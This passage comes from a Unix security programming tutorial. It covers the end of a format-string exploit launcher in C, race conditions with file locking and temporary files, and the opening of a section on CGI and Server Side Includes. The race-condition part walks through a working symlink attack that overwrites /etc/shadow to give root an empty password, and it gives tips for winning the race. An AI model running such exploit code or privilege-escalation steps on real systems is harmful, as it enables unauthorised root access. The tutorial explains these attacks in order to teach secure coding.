    fprintf(stderr, "[%s] (%d)\n", buf, strlen(buf));
    printf("%s",  buf);
```

```
    arg = (char **) malloc(sizeof(char *) * 3);
    arg[0]=argv[0];
    arg[1]=buf;
    arg[2]=NULL;
    env = (char **) malloc(sizeof(char *) * 4);
    env[0]=&shellcode;
    env[1]=argv[1];
    env[2]=argv[2];
    env[3]=NULL;
    execve(argv[0],arg,env);
  } else
  if(argc==2) {

    fprintf(stderr, "Calling ./vuln ...\n");
    fprintf(stderr, "sc = %p\n", environ[0]);
    buf = build(strtoul(environ[1], NULL, 16),  /* adresse */
        environ[0],
        atoi(environ[2]));              /* offset */

    fprintf(stderr, "%d\n", strlen(buf));
    fprintf(stderr, "[%s] (%d)\n", buf, strlen(buf));
    printf("%s",  buf);
    arg = (char **) malloc(sizeof(char *) * 3);
    arg[0]=argv[0];
    arg[1]=buf;
    arg[2]=NULL;
    execve("./vuln",arg,environ);
  }

  return 0;
}
```

Once again, since this environment is in the stack, we need to take care not to modify the memory (i.e. changing the position of the variables and arguments). The binary's name must contain the same number of characters as the name of vulnerable program `vuln`.

Here, we choose to use the global variable `extern char **environ` to set the values we need:

1. `environ[0]`: contains shellcode;
2. `environ[1]`: contains the address where we expect to write;
3. `environ[2]`: contains the offset.

We leave you, play with it ... this (too) long article is already filled with too much source code and test programs.

Conclusion: how to avoid format bugs?

As shown in this article, the main trouble with this bug comes from the freedom left to a user to build his own format string. The solution to avoid such a flaw is very simple: never leave a user providing his own format string! Most of the time, this simply

means to insert a string `"%s"` when function such as `printf()`, `syslog()`, ..., are called. If you really can't avoid it, then you have to check the input given by the user very carefully.

Acknowledgments

The authors thank Pascal *Kalou* Bouchareine for his patience (he had to find why our exploit with the shellcode in the stack did not work ... whereas this same stack was not executable), his ideas (and more particularly the `exec*()` trick), his encouragements ... but also for his article on format bugs which caused, in addition to our interest in the question, intense cerebral agitation ;-)

Links

- *Format Bugs: What are they, Where did they come from, How to exploit them* from lamagra: lamagra.sekure.de
- *Format string vulnerability* from P. Bouchareine: www.hert.org
- *Format String Attacks* from Tim Newsham: http://www.guardent.com
- *w00w00 on Heap Overflows* deMatt Conover (a.k.a. Shok) & w00w00 Security Team: http://www.w00w00.org
- *Overwriting the .dtors section* from Juan M. Bello Rivas (a.k.a. rwxrwxrwx): http://synnergy.net

---

Footnotes

... commands[1]
: the word *command* means here everything that effects the format of the string: the width, the precision, ...

... bytes[2]
: the -1 comes from the last character reserved for the '\0'.

Part 5: Race Conditions

Introduction

The general principle defining race conditions is the following: a process wants to access a system resource exclusively. It checks that the resource is not already used by another process, and then uses it as it pleases. The race condition occurs when another process tries to use the same resource in the time-lag between the first process checking that resource and actually taking it over. The side effects may vary. The classical case in OS theory is the deadlock of both processes. More often it leads to application malfunction or even to security holes when a process wrongfully benefits from the privileges another.

What we previously called a *resource* can have different aspects. Most notably the *race conditions* discovered and corrected in the Linux kernel itself due to competitive access to memory areas. Here, we will focus on system applications and we'll deem that the concerned resources are filesystem nodes. This concerns not only regular files but also direct access to devices through special entry points from the `/dev/` directory.

Most of the time, an attack aiming to compromise system security is done against *Set-UID* applications since the attacker can benefit from the privileges of the owner of the executable file. However, unlike previously discussed security holes (buffer overflow, format strings...), race conditions usually don't allow the execution of "customized" code. Rather, they benefit from the resources of a program while it's running. This type of attack is also aimed at "normal" utilities (not *Set-UID*), the cracker lying in ambush for another user, especially *root*, to run the concerned application and access its resources. This is also true for writing to a file (i.e, `~/.rhost` in which the string "`+ +`" provides a direct access from any machine without password), or for reading a confidential file (sensitive commercial data, personal medical information, password file, private key...)

Unlike the security holes discussed in our previous articles, this security problem applies to every application and not just to *Set-UID* utilities and system servers or daemons.

First example

Let's have a look at the behavior of a *Set-UID* program that needs to save data in a file belonging to the user. We could, for instance, consider the case of a mail transport software like *sendmail*. Let's suppose the user can both provide a backup filename and a message to write into that file, which is plausible under some circumstances. The application must then check if the file belongs to the person who started the program. It also will check that the file is not a symlink to a system file. Let's not forget, the program being *Set-UID root*, it is allowed to modify any file on the machine.

Accordingly, it will compare the file's owner to its own real UID. Let's write something like:

```
1     /* ex_01.c */
2     #include <stdio.h>
3     #include <stdlib.h>
4     #include <unistd.h>
5     #include <sys/stat.h>
6     #include <sys/types.h>
7
8     int
9     main (int argc, char * argv [])
10    {
11        struct stat st;
12        FILE * fp;
13
14        if (argc != 3) {
15            fprintf (stderr, "usage : %s file message\n", argv [0]);
16            exit(EXIT_FAILURE);
17        }
18        if (stat (argv [1], & st) < 0) {
19            fprintf (stderr, "can't find %s\n", argv [1]);
20            exit(EXIT_FAILURE);
21        }
22        if (st . st_uid != getuid ()) {
23            fprintf (stderr, "not the owner of %s \n", argv [1]);
24            exit(EXIT_FAILURE);
25        }
26        if (! S_ISREG (st . st_mode)) {
27            fprintf (stderr, "%s is not a normal file\n", argv[1]);
28            exit(EXIT_FAILURE);
29        }
30
31        if ((fp = fopen (argv [1], "w")) == NULL) {
32            fprintf (stderr, "Can't open\n");
33            exit(EXIT_FAILURE);
34        }
35        fprintf (fp, "%s\n", argv [2]);
36        fclose (fp);
37        fprintf (stderr, "Write Ok\n");
38        exit(EXIT_SUCCESS);
39    }
```

As we explained in our first article, it would be better for a *Set-UID* application to temporarily drop its privileges and open the file using the real UID of the user having called it. As a matter of fact, the above situation corresponds to a daemon, providing services to every user. Always running under the *root* ID, it would check using the UID instead of its own real UID. Nevertheless, we'll keep this scheme for now, even if it isn't that realistic, since it allows us to understand the problem while easily "exploiting" the security hole.

As we can see, the program starts doing all the needed checks, i.e. that the file exists, that it belongs to the user and that it's a normal file. Next, it actually opens the file and writes the message. That is where the security hole lies! Or, more exactly, it's within the lapse of time between the reading of the file attributes with `stat()` and its

opening with `fopen()`. This lapse of time is often extremely short but an attacker can benefit from it to change the file's characteristics. To make our attack even easier, let's add a line that causes the process to sleep between the two operations, thus having the time to do the job by hand. Let's change the line 30 (previously empty) and insert:

```
30        sleep (20);
```

Now, let's implement it; first, let's make the application *Set-UID root*. Let's make, **it's very important**, a backup copy of our password file `/etc/shadow` :

```
$ cc ex_01.c -Wall -o ex_01
$ su
Password:
# cp /etc/shadow /etc/shadow.bak
# chown root.root ex_01
# chmod +s ex_01
# exit
$ ls -l ex_01
-rwsrwsr-x 1 root  root    15454 Jan 30 14:14 ex_01
$
```

Everything is ready for the attack. We are in a directory belonging to us. We have a *Set-UID root* utility (here `ex_01`) holding a security hole, and we feel like replacing the line concerning *root* from the `/etc/shadow` password file with a line containing an empty password.

First, we create a `fic` file belonging to us:

```
$ rm -f fic
$ touch fic
```

Next, we run our application in the background "to keep the lead". We ask it to write a string into that file. It checks what it has to, sleeps for a while before really accessing the file.

```
$ ./ex_01 fic "root::1:99999:::::" &
[1] 4426
```

The content of the `root` line comes from the `shadow(5)` man page, the most important being the empty second field (no password). While the process is asleep, we have about 20 seconds to remove the `fic` file and replace it with a link (symbolic or physical, both work) to the `/etc/shadow` file. Let's remember, that every user can create a link to a file in a directory belonging to him even if he can't read the content, (or in `/tmp`, as we'll see a bit later). However it isn't possible to create a *copy* of such a file, since it would require a full read.

```
$ rm -f fic
$ ln -s /etc/shadow ./fic
```

Then we ask the shell to bring the `ex_01` process back to the foreground with the `fg` command, and wait till it finishes:

```
$ rm -f fic
$ ln -s /etc/shadow ./fic
$ fg
./ex_01 fic "root::1:99999:::::"
Write Ok
$
```

Voilà! It's over; the `/etc/shadow` file only holds one line indicating *root* has no password. You don't believe it?

```
$ su
# whoami
root
# cat /etc/shadow
root::1:99999:::::
#
```

Let's finish our experiment by putting the old password file back:

```
# cp /etc/shadow.bak /etc/shadow
cp: replace `/etc/shadow'? y
#
```

Let's be more realistic

We succeeded in exploiting a race condition in a *Set-UID root* utility. Of course, this program was very "helpful" waiting for 20 seconds giving us time to modify the files behind its back. Within a real application, the race condition only applies for a very short time. How do we take advantage of that?

Usually, the cracker relies on a brute force attack, renewing the attempts hundreds, thousands or ten thousand times, using scripts to automate the sequence. It's possible to improve the chance of "falling" into the security hole with various tricks aiming at increasing the lapse of time between the two operations that the program wrongly considers as atomically linked. The idea is to slow down the target process to manage the delay preceding the file modification more easily. Different approaches can help us to reach our goal:

- To reduce the priority of the attacked process as much as possible by running it with the `nice -n 20` prefix;
- To increase the system load, running various processes that do CPU time consuming loops (like `while (1);`);
- The kernel doesn't allow debugging *Set-UID* programs, but it's possible to force a pseudo step by step execution sending *SIGSTOP*-*SIGCONT* signal sequences thus allowing to temporarily lock the process (like with the Ctrl-Z key combination in a shell) and then restart it when needed.

The method allowing us to benefit from a security hole based in race condition is boring and repetitive, but it really is usable! Let's try to find the most effective solutions.

Possible improvement

The problem discussed above relies on the ability to change an object's characteristics during the time-lapse between two operations, the whole thing being as continuous as possible. In the previous situation, the change did not concern the file itself. By the way, as a normal user it would have been quite difficult to modify, or even to read, the `/etc/shadow` file. As a matter of fact, the change relies on the link between the existing file node in the name tree and the file itself as a physical entity. Let's remember most of the system commands (`rm`, `mv`, `ln`, etc.) act on the file name not on the file content. Even when you delete a file (using `rm` and the `unlink()` system call), the content is really deleted when the last physical link - the last reference - is removed.

The mistake made in the previous program is considering the association between the name of the file and its content as unchangeable, or at least constant, during the lapse of time between `stat()` and `fopen()` operation. Thus, the example of a physical link should suffice to verify that this association is not a permanent one at all. Let's take an example using this type of link. In a directory belonging to us, we create a new link to a system file. Of course, the file's owner and the access mode are kept. The `ln` command `-f` option forces the creation, even if that name already exists:

```
$ ln -f /etc/fstab ./myfile
$ ls -il /etc/fstab myfile
8570 -rw-r--r--   2 root  root  716 Jan 25 19:07 /etc/fstab
8570 -rw-r--r--   2 root  root  716 Jan 25 19:07 myfile
$ cat myfile
/dev/hda5   /                ext2    defaults,mand   1 1
/dev/hda6   swap             swap    defaults        0 0
/dev/fd0    /mnt/floppy      vfat    noauto,user     0 0
/dev/hdc    /mnt/cdrom       iso9660 noauto,ro,user  0 0
/dev/hda1   /mnt/dos         vfat    noauto,user     0 0
/dev/hda7   /mnt/audio       vfat    noauto,user     0 0
/dev/hda8   /home/ccb/annexe ext2    noauto,user     0 0
none        /dev/pts         devpts  gid=5,mode=620  0 0
none        /proc            proc    defaults        0 0
$ ln -f /etc/host.conf ./myfile
$ ls -il /etc/host.conf myfile
8198 -rw-r--r--   2 root  root   26 Mar 11  2000 /etc/host.conf
8198 -rw-r--r--   2 root  root   26 Mar 11  2000 myfile
$ cat myfile
order hosts,bind
multi on
$
```

The `/bin/ls -i` option displays the inode number at the beginning of the line. We can see the same name points to two different physical inodes.

In fact, we would like the functions that check and access the file to always point to the same content and the same inode. And it's possible! The kernel itself automatically manages this association when it provides us with a file descriptor. When we open a

file for reading, the `open()` system call returns an integer value, that is the descriptor, associating it with the physical file by an internal table. All the reading we'll do next will concern this file content, no matter what happens to the name used during the file open operation.

Let's emphasize that point: once a file has been opened, every operation on the filename, including removing it, will have no effect on the file content. As long as there is still a process holding a descriptor for a file, the file content isn't removed from the disk, even if its name disappears from the directory where it was stored. The kernel maintains the association to the file content between the `open()` system call providing a file descriptor and the release of this descriptor by `close()` or the process ends.

So there we have our solution! We can open the file and then check the permissions by examining the descriptor characteristics instead of the filename ones. This is done using the `fstat()` system call (this last working like `stat()`), but checking a file descriptor rather than a path. To access the content of the file using the descriptor we'll use the `fdopen()` function (that works like `fopen()`) while relying on a descriptor rather than on a filename. Thus, the program becomes:

```
1    /* ex_02.c */
2    #include <fcntl.h>
3    #include <stdio.h>
4    #include <stdlib.h>
5    #include <unistd.h>
6    #include <sys/stat.h>
7    #include <sys/types.h>
8
9     int
10   main (int argc, char * argv [])
11   {
12       struct stat st;
13       int fd;
14       FILE * fp;
15
16       if (argc != 3) {
17           fprintf (stderr, "usage : %s file message\n", argv [0]);
18           exit(EXIT_FAILURE);
19       }
20       if ((fd = open (argv [1], O_WRONLY, 0)) < 0) {
21           fprintf (stderr, "Can't open %s\n", argv [1]);
22           exit(EXIT_FAILURE);
23       }
24       fstat (fd, & st);
25       if (st . st_uid != getuid ()) {
26           fprintf (stderr, "%s not owner !\n", argv [1]);
27           exit(EXIT_FAILURE);
28       }
29       if (! S_ISREG (st . st_mode)) {
30           fprintf (stderr, "%s not a normal file\n", argv[1]);
31           exit(EXIT_FAILURE);
32       }
33       if ((fp = fdopen (fd, "w")) == NULL) {
34           fprintf (stderr, "Can't open\n");
```

```
35              exit(EXIT_FAILURE);
36          }
37          fprintf (fp, "%s", argv [2]);
38          fclose (fp);
39          fprintf (stderr, "Write Ok\n");
40          exit(EXIT_SUCCESS);
41      }
```

This time, after line 20, no change to the filename (deleting, renaming, linking) will affect our program's behavior; the content of the original physical file will be kept.

Guidelines

When manipulating a file it's important to ensure the association between the internal representation and the real content stays constant. Preferably, we'll use the following system calls to manipulate the physical file as an already open descriptor rather than their equivalents using the path to the file:

System call	*Use*
`fchdir (int fd)`	Goes to the directory represented by *fd*.
`fchmod (int fd, mode_t mode)`	Changes the file access rights.
`fchown (int fd, uid_t uid, gid_t gif)`	Changes the file owner.
`fstat (int fd, struct stat * st)`	Consults the informations stored within the inode of the physical file.
`ftruncate (int fd, off_t length)`	Truncates an existing file.
`fdopen (int fd, char * mode)`	Initializes IO from an already open descriptor. It's an *stdio* library routine, not a system call.

Then, of course, you must open the file in the wanted mode, calling `open()` (don't forget the third argument when creating a new file). More on `open()` later when we discuss the temporary file problem.

We must insist that it is important to check the system calls return codes. For instance, let's mention, even if it has nothing to do with *race conditions*, a problem found in old `/bin/login` implementations because it neglected an error code check. This application automatically provided a *root* access when not finding the `/etc/passwd` file. This behavior can seem acceptable as soon as a damaged file system repair is concerned. On the other hand, checking that it was impossible to open the file instead of checking if the file really existed, was less acceptable. Calling `/bin/login` after opening the maximum number of allowed descriptors allowed any user to get *root* access... Let's finish with this digression insisting in how it's important to check, not only the system call's success or failure, but the error codes too, before taking any action about system security.

Race conditions to the file content

A program dealing with system security shouldn't rely on the exclusive access to file content. More exactly, it's important to properly manage the risks of race conditions to the same file. The main danger comes from a user running multiple instances of a *Set-UID root* application simultaneously or establishing multiple connections at once with the same daemon, hoping to create a race condition situation, during which the content of a system file could be modified in an unusual way.

To avoid a program being sensitive to this kind of situation, it's necessary to institute an exclusive access mechanism to the file data. This is the same problem as the one found in databases when various users are allowed to simultaneously query or change the content of a file. The principle of file locking solves this problem.

When a process wants to write into a file, it asks the kernel to lock that file - or a part of it. As long as the process keeps the lock, no other process can ask to lock the same file, or at least the same part of the file. In the same way, a process asks for a lock before reading the file content to ensure no changes will be made while it holds the lock.

As a matter of fact, the system is cleverer than that: the kernel distinguishes between the locks required for file reading and those for file writing. Various processes can hold a lock for reading simultaneously since no one will attempt to change the file content. However, only one process can hold a lock for writing at a given time, and no other lock can be provided at the same time, even for reading.

There are two types of locks (mostly incompatible with each other). The first one comes from BSD and relies on the `flock()` system call. Its first argument is the descriptor of the file you wish to access in an exclusive way, and the second one is a symbolic constant representing the operation to be done. It can have different values : `LOCK_SH` (lock for reading), `LOCK_EX` (for writing), `LOCK_UN` (release of the lock). The system call blocks as long as the requested operation remains impossible. However, you can do a binary OR `|` of the `LOCK_NB` constant for the call to fail instead of staying locked.

The second type of lock comes from System V, and relies on the `fcntl()` system call whose invocation is a bit complicated. There's a library function called `lockf()` close to the system call but not as fast. `fcntl()`'s first argument is the descriptor of the file to lock. The second one represents the operation to be performed : `F_SETLK` and `F_SETLKW` manage a lock, the second command stays blocks till the operation becomes possible, while the first immediately returns in case of failure. `F_GETLK` consults the lock state of a file (which is useless for current applications). The third argument is a pointer to a variable of `struct flock` type, describing the lock. The `flock` structure important members are the following:

Name	*Type*	*Meaning*

l_type	int	Expected action: F_RDLCK (to lock for reading), F_WRLCK (to lock for writing) and F_UNLCK (to release the lock).
l_whence	int	l_start Field origin (usually SEEK_SET).
l_start	off_t	Position of the beginning of the lock (usually 0).
l_len	off_t	Length of the lock, 0 to reach the end of the file.

We can see fcntl() can lock limited portions of the file, but it's able to do much more compared to flock(). Let's have a look at a small program asking for a lock for reading concerning files which names are given as an argument, and waiting for the user to press the Enter key before finishing (and thus releasing the locks).

```
1    /* ex_03.c */
2    #include <fcntl.h>
3    #include <stdio.h>
4    #include <stdlib.h>
5    #include <sys/stat.h>
6    #include <sys/types.h>
7    #include <unistd.h>
8
9    int
10   main (int argc, char * argv [])
11   {
12     int i;
13     int fd;
14     char buffer [2];
15     struct flock lock;
16
17     for (i = 1; i < argc; i ++) {
18       fd = open (argv [i], O_RDWR | O_CREAT, 0644);
19       if (fd < 0) {
20         fprintf (stderr, "Can't open %s\n", argv [i]);
21         exit(EXIT_FAILURE);
22       }
23       lock . l_type = F_WRLCK;
24       lock . l_whence = SEEK_SET;
25       lock . l_start = 0;
26       lock . l_len = 0;
27       if (fcntl (fd, F_SETLK, & lock) < 0) {
28         fprintf (stderr, "Can't lock %s\n", argv [i]);
29         exit(EXIT_FAILURE);
30       }
31     }
32     fprintf (stdout, "Press Enter to release the lock(s)\n");
33     fgets (buffer, 2, stdin);
34     exit(EXIT_SUCCESS);
35   }
```

We first launch this program from a first console where it waits:

```
$ cc -Wall ex_03.c -o ex_03
$ ./ex_03 myfile
Press Enter to release the lock(s)
```

>From another terminal...

```
$ ./ex_03 myfile
Can't lock myfile
$
```

Pressing **Enter** in the first console, we release the locks.

With this locking mechanism, you can prevent race conditions to directories and print queues, like the **lpd** daemon, using a **flock()** lock on the **/var/lock/subsys/lpd** file, thus allowing only one instance. You can also manage the access to a system file in a secure way like **/etc/passwd**, locked using **fcntl()** from the *pam* library when changing a user's data.

However, this only protects from interferences with applications having correct behavior, that is, asking the kernel to reserve the proper access before reading or writing to an important system file. We now talk about cooperative lock, what shows the application liability towards data access. Unfortunately, a badly written program is able to replace file content, even if another process, with good behavior, has a lock for writing. Here is an example. We write a few letters into a file and lock it using the previous program :

```
$ echo "FIRST" > myfile
$ ./ex_03 myfile
Press Enter to release the lock(s)
```

>From another console, we can change the file:

```
$ echo "SECOND" > myfile
$
```

Back to the first console, we check the "damages" :

```
(Enter)
$ cat myfile
SECOND
$
```

To solve this problem, the Linux kernel provides the sysadmin with a locking mechanism coming from System V. Therefore you can only use it with **fcntl()** locks and not with **flock()**. The administrator can tell the kernel the **fcntl()** locks are *strict*, using a particular combination of access rights. Then, if a process locks a file for writing, another process won't be able to write into that file (even as *root*). The particular combination is to use the *Set-GID* bit while the execution bit is removed for the group. This is obtained with the command:

```
$ chmod g+s-x myfile
$
```

However this is not enough. For a file to automatically benefit from strict cooperative locks, the *mandatory* attribute must be activated on the partition where it can be

found. Usually, you have to change the **/etc/fstab** file to add the **mand** option in the 4th column, or typing the command:

```
# mount
/dev/hda5 on / type ext2 (rw)
[...]
# mount / -o remount,mand
# mount
/dev/hda5 on / type ext2 (rw,mand)
[...]
#
```

Now, we can check that a change from another console is impossible:

```
$ ./ex_03 myfile
Press Enter to release the lock(s)
```

>From another terminal:

```
    $ echo "THIRD" > myfile
    bash: myfile: Resource temporarily not available
    $
```

And back to the first console:

```
(Enter)
$ cat myfile
SECOND
$
```

The administrator and not the programmer has to decide to make strict file locks (for instance **/etc/passwd**, or **/etc/shadow**). The programmer has to control the way the data is accessed, what ensures his application to manages data coherently when reading and it is not dangerous for other processes when writing, as long as the environment is properly administrated.

Temporary files

Very often a program needs to temporarily store data in an external file. The most usual case is inserting a record in the middle of a sequential ordered file, which implies that we make a copy of the original file in a temporary file, while adding new information. Next the **unlink()** system call removes the original file and **rename()** renames the temporary file to replace the previous one.

Opening a temporary file, if not done properly, is often the starting point of race condition situations for an ill-intentioned user. Security holes based on the temporary files have been recently discovered in applications such as *Apache*, *Linuxconf*, *getty_ps*, *wu-ftpd*, *rdist*, *gpm*, *inn*, etc. Let's remember a few principles to avoid this sort of trouble.

Usually, temporary file creation is done in the `/tmp` directory. This allows the sysadmin to know where short term data storage is done. Thus, it's also possible to program a periodic cleaning (using `cron`), the use of an independent partition formated at boot time, etc. Usually, the administrator defines the location reserved for temporary files in the <`paths.h`> and <`stdio.h`> files, in the `_PATH_TMP` and `P_tmpdir` symbolic constants definition. As a matter of fact, using another default directory than `/tmp` is not that good, since it would imply recompiling every application, including the C library. However, let's mention that GlibC routine behavior can be defined using the `TMPDIR` environment variable. Thus, the user can ask the temporary files to be stored in a directory belonging to him rather than in `/tmp`. This is sometimes mandatory when the partition dedicated to `/tmp` is too small to run applications requiring big amount of temporary storage.

The `/tmp` system directory is something special because of its access rights:

```
$ ls -ld /tmp
drwxrwxrwt 7 root  root    31744 Feb 14 09:47 /tmp
$
```

The *Sticky-Bit* represented by the letter `t` at the end or the 01000 octal mode, has a particular meaning when applied to a directory: only the directory owner (*root*), and the owner of a file found in that directory are able to delete the file. The directory having a full write access, each user can put his files in it, being sure they are protected - at least till the next clean up managed by the sysadmin.

Nevertheless, using the temporary storage directory may cause a few problems. Let's start with the trivial case, a Set-UID *root* application talking to a user. Let's talk about a mail transport program. If this process receives a signal asking it to finish immediately, for instance *SIGTERM* or *SIGQUIT* during a system *shutdown*, it can try to save on the fly the mail already written but not sent. With old versions, this was done in `/tmp/dead.letter`. Then, the user just had to create (since he can write into `/tmp`) a physical link to `/etc/passwd` with the name `dead.letter` for the mailer (running under effective UID *root*) to write to this file the content of the not yet finished mail (incidently containing a line "`root::1:99999:::::`").

The first problem with this behavior is the foreseeable nature of the filename. You can to watch such an application only once to deduct it will use the `/tmp/dead.letter` file name. Therefore, the first step is to use a filename defined for the current program instance. There are various library functions able to provide us with a personal temporary filename.

Let's suppose we have such a function providing a unique name for our temporary file. Free software being available with source code (and so for C library), the filename is however foreseeable even if it's rather difficult. An attacker could create a symlink to the name provided by the C library. Our first reaction is to check the file exists before opening it. Naively we could write something like:

```
  if ((fd = open (filename, O_RDWR)) != -1) {
    fprintf (stderr, "%s already exists\n", filename);
```

```
  exit(EXIT_FAILURE);
}
fd = open (filename, O_RDWR | O_CREAT, 0644);
...
```

Obviously, this is a typical case of *race condition*, where a security hole opens following the action from a user succeeding in creating a link to **/etc/passwd** between the first **open()** and the second one. These two operations have to be done in an atomic way, without any manipulation able to take place between them. This is possible using a specific option of the **open()** system call. Called *O_EXCL*, and used in conjunction with *O_CREAT*, this option makes the *open()* fail if the file already exists, but the check of existence is atomically linked to the creation.

By the way, the '**x**' Gnu extension for the opening modes of the **fopen()** function, requires an exclusive file creation, failing if the file already exists :

```
FILE * fp;

if ((fp = fopen (filename, "r+x")) == NULL) {
  perror ("Can't create the file.");
  exit (EXIT_FAILURE);
}
```

The temporary files permissions are quite important too. If you have to write confidential information into a mode 644 file (read/write for the owner, read only for the rest of the world) it can be a bit of a nuisance. The

```
#include <sys/types.h>
#include <sys/stat.h>

    mode_t umask(mode_t mask);
```

Function allows us to determine the permissions of a file at creation time. Thus, following a **umask(077)** call, the file will be open in mode 600 (read/write for the owner, no rights at all for the others).

Usually, the temporary file creation is done in three steps:

1. unique name creation (random) ;
2. file opening using **O_CREAT | O_EXCL**, with the most restrictive permissions;
3. Checking the result when opening the file and reacting accordingly (either retry or quit).

How create a temporary file? The

```
  #include <stdio.h>

  char *tmpnam(char *s);
  char *tempnam(const char *dir, const char *prefix);
```

Functions return pointers to randomly created names.

The first function accepts a `NULL` argument, and then it returns a static buffer address. Its content will change at `tmpnam(NULL)` next call. If the argument is an allocated string, the name is copied there, what requires a string of at least `L-tmpnam` bytes. Be careful with buffer overflows! The `man` page informs about problems when the function is used with a `NULL` parameter, if `_POSIX_THREADS` or `_POSIX_THREAD_SAFE_FUNCTIONS` are defined.

The `tempnam()` function returns a pointer to a string. The `dir` directory must be "suitable" (the `man` page describes the right meaning of "suitable"). This function checks the file doesn't exist before returning its name. However, once again, the `man` page doesn't recommend its use, since "suitable" can have a different meaning according to the function implementations. Let's mention that Gnome recommends its use in this way :

```
char *filename;
int fd;

do {
  filename = tempnam (NULL, "foo");
  fd = open (filename, O_CREAT | O_EXCL | O_TRUNC | O_RDWR, 0600);
  free (filename);
} while (fd == -1);
```

The loop used here, reduces the risks but creates new ones. What would happen if the partition where you want to create the temporary file is full, or if the system already opened the maximum number of files available at once...

The

```
#include <stdio.h>

FILE *tmpfile (void);
```

Function creates a unique filename and opens it. This file is automatically deleted at closing time.

With GlibC-2.1.3, this function uses a mechanism similar to `tmpnam()` to generate the filename, and opens the corresponding descriptor. The file is then deleted, but Linux really removes it when no resources at all use it, that is when the file descriptor is released, using a `close()` system call.

```
FILE * fp_tmp;

if ((fp_tmp = tmpfile()) == NULL) {
  fprintf (stderr, "Can't create a temporary file\n");
  exit (EXIT_FAILURE);
}

/* ... use of the temporary file ... */

fclose (fp_tmp);  /* real deletion from the system */
```

The simplest cases don't require filename change nor transmission to another process, but only storage and data re-reading in a temporary area. We therefore don't need to know the name of the temporary file but only to access its content. The `tmpfile()` function does it.

The `man` page says nothing, but the Secure-Programs-HOWTO doesn't recommend it. According to the author, the specifications don't guarantee the file creation and he hasn't been able to check every implementation. Despite this reserve, this function is the most efficient.

Last, the

```
#include <stdlib.h>

char *mktemp(char *template);
int mkstemp(char *template);
```

Functions create an unique name from a template made of a string ending with "`XXXXXX`". These 'X's are replaced to get an unique filename.

According to versions, `mktemp()` replaces the first five 'X' with the *Process ID* (PID) ... what makes the name rather easy to guess : only the last 'X' is random. Some versions allow more than six 'X'.

`mkstemp()` is the recommended function in the Secure-Programs-HOWTO. Here is the method:

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/stat.h>

 void failure(msg) {
  fprintf(stderr, "%s\n", msg);
  exit(1);
 }

/*
 * Creates a temporary file and returns it.
 * This routine removes the filename from the filesystem thus
 * it doesn't appear anymore when listing the directory.
 */
FILE *create_tempfile(char *temp_filename_pattern)
{
  int temp_fd;
  mode_t old_mode;
  FILE *temp_file;

  /* Create file with restrictive permissions */
  old_mode = umask(077);
  temp_fd = mkstemp(temp_filename_pattern);
  (void) umask(old_mode);
  if (temp_fd == -1) {
    failure("Couldn't open temporary file");
```

```
  }
  if (!(temp_file = fdopen(temp_fd, "w+b"))) {
    failure("Couldn't create temporary file's file descriptor");
  }
  if (unlink(temp_filename_pattern) == -1) {
    failure("Couldn't unlink temporary file");
  }
  return temp_file;
}
```

These functions show the problems concerning abstraction and portability. That is, the standard library functions are expected to provide features (abstraction)... but the way to implement them varies according to the system (portability). For instance, the `tmpfile()` function opens a temporary file in different ways (some versions don't use `O_EXCL`), or `mkstemp()` handles a variable number of 'X' according to implementations.

Conclusion

We flew over most of the security problems concerning race conditions to the same resource. Let's remember you must never assume that two consecutive operations are always sequentially processed in the CPU unless the kernel manages this. If race conditions generate security holes, you must not neglect the holes caused by relying on other resources, such as variables shared between threads or memory segments shared using `shmget()`. Selection access mechanisms (semaphore, for example) must be used to avoid hard discovering bugs.

Links

- *Secure-Programs-HOWTO* by David A. Wheeler : www.linuxdoc.org/HOWTO/Secure-Programs-HOWTO/

Part 6: CGI scripts

Web server, URI and configuration problems

(Too short) Introduction on how a web server works and how to build an URI

When a client asks for a HTML file, the server sends the requested page (or an error message). The browser interprets the HTML code to format and display the file. For instance, typing the `http://www.linuxdoc.org/HOWTO/HOWTO-INDEX/howtos.html` URL (Uniform Request Locator), the client connects to the `www.linuxdoc.org` server and asks for the `/HOWTO/HOWTO-INDEX/howtos.html` page (called URI - Uniform Resource Identifiers), using the HTTP protocol. If the page exists, the server sends the requested file. With this *static* model, if the file is present on the server, it is sent "as is" to the client, otherwise an error message is sent (the well known *404 - Not Found*).

Unfortunately, this doesn't allow interactivity with the user, making features such as e-business, e-reservation for holidays or e-whatever impossible.

Fortunately, there are solutions to dynamically generate HTML pages. CGI (Common Gateway Interface) scripts are one of them. In this case, the URI to access web pages is built in a slightly different way:

```
http://<server><pathToScript>[?[param_1=val_1][...] [&param_n=val_n]]
```

The arguments list is stored in the `QUERY_STRING` environment variable. In this context, a CGI script is nothing but an executable file. It uses the `stdin` (standard input) or the environment variable `QUERY_STRING` to get the arguments passed to it. After executing the code, the result is displayed on the `stdout` (standard output) and then, redirected to the web client. Almost every programming language can be used to write a CGI script (compiled C program, Perl, shell-scripts...).

For example, let's search what the HOWTOs from `www.linuxdoc.org` know about ssh:

```
http://www.linuxdoc.org/cgi-bin/ldpsrch.cgi?
svr=http%3A%2F%2Fwww.linuxdoc.org&srch=ssh&db=1&        scope=0&rpt=20
```

In fact, this is much simpler than it seems. Let's analyze this URL:

- the server is still the same one `www.linuxdoc.org` ;
- the requested file, the CGI script, is called `/cgi-bin/ldpsrch.cgi` ;
- the `?` is the beginning of a long list of arguments :
    1. `srv=http%3A%2F%2Fwww.linuxdoc.org` is the server where the request comes from;

2. `srch=ssh` contains the request itself;
3. `db=1` means the request only concerns HOWTOs;
4. `scope=0` means the request concerns the document's content and not only its title;
5. `rpt=20` limits to 20 the number of displayed answers.

Often, arguments names and values are explicit enough to understand their meaning. Furthermore, the content of the page displaying the answers is rather significant.

Now you know that the bright side of CGI scripts is the user's ability to pass in arguments... but the dark side is that a badly written script opens a security hole.

You probably noticed the strange characters used by your preferred browser or present within the previous request. Those characters are encoded with the *ISO 8859-1* charset (have a look at `>man iso_8859_1`). The table 1 provides with the meaning of some of these codes. Let's mention some IIS4.0 and IIS5.0 servers have a very dangerous vulnerability called *unicode bug* based on the extended unicode representation of "/" and "\". .

Apache configuration with "SSI Server Side Include"

Server Side Include is a part of a web server's functionality. It allows integrating instructions into web pages, either to include a file "as is", or to execute a command (shell or CGI script).

In the Apache configuration file `httpd.conf`, the "`AddHandler server-parsed .shtml`" instruction activates this mechanism. Often, to avoid the distinction between `.html` and `.shtml`, one can add the `.html` extension. Of course, this slows down the server... This can be controlled at directories level with the instructions:

- `Options Includes` activates every SSI ;
- `OptionsIncludesNoExec` prohibits `exec cmd` and `exec cgi`.

